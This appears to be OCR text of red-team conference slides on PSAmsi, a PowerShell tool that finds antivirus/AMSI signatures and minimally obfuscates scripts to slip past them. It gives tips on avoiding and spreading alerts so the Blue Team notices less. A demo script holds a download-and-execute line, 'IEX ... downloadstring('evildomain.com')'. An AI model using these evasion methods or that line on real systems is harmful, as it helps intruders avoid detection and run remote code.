


protiviti


root@kali: /opt
File Edit View Search Terminal Help
root@kali:/opt#


root@kali: /opt/PSAmsi
File Edit View Search Terminal Help
root@kali:/opt/PSAmsi# powershell
PowerShell v6.0.0-beta.7
Copyright (C) Microsoft Corporation. All rights reserved.
PS /opt/PSAmsi> Import-Module ./PSAmsi/PSAmsi.psd1


root@kali: /opt
File Edit View Search Terminal Help
root@kali:/opt#
root@kali: /opt/PSAmsi
File Edit View Search Terminal Help
root@kali:/opt/PSAmsi# powershell
PowerShell v6.0.0-beta.7
Copyright (C) Microsoft Corporation. All rights reserved.
PS /opt/PSAmsi> Import-Module ./PSAmsi/PSAmsi.psd1


Terminal
File Edit View Search Terminal Help
PS /opt/PSAmsi>

This is generating a lot of AV alerts…


- Yeah…. Kind of a bummer, but also is kind of the whole point.
- **BEST** used in a ***test*** environment to quickly create payloads you know won't be detected by a particular AntiMalwareProvider.
- YOLO, do it in Prod:
  - We **know** the Blue Team isn't collecting/monitoring AV/AMSI alerts?
  - Long-Term engagement, one-time noise worth the guaranteed stealth over the long-term?

Controlling the Alerts

- Limiting Alerts
  - Scan Result Cache – No need to re-alert on known bad
  - Obfuscation Cache – No need to re-discover successful obfuscation for known AMSI signatures

- Can’t prevent it, but can control it:
  - AlertLimit
  - Delay
  - Spread alerts across hosts!?

Client/Server Architecture – Spreading Alerts




protiviti

Preventing the Alerts

- Minimally obfuscate **known** signatures
  - No need to scan = no alerts ☺

- [PSAmsiScanner]
  - Provide custom known signatures
  - Get-MinimallyObfuscated: Minimally obfuscate **only** these known signatures.
  - No need to scan = no alerts ☺

protiviti


Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
Demo.ps1
$ExampleScript = @"
$wc.Proxy = [System.Net.WebRequest]::DefaultWebProxy
`$wc.Proxy.Credentials = [System.Net.CredentialCache]::DefaultNetworkCredentials
IEX `$wc.downloadstring('evildomain.com')
Invoke-SomeEvilThing -SomeParam
"@
$ExampleSignatures = @('IEX', 'evildomain.com', 'Invoke-SomeEvilThing')
$PSAmsiScanner = New-PSAmsiScanner -ScanBlacklist $ExampleSignatures -OnlyUseBlacklist
Get-MinimallyObfuscated -ScriptString $ExampleScript -AmsiSignatures $ExampleSignatures -PSAmsiScanner $PSAmsiScanner
PS C:\PSAmsi>
Completed
Ln 84 Col 1

~~Winter~~ Fall is Coming!

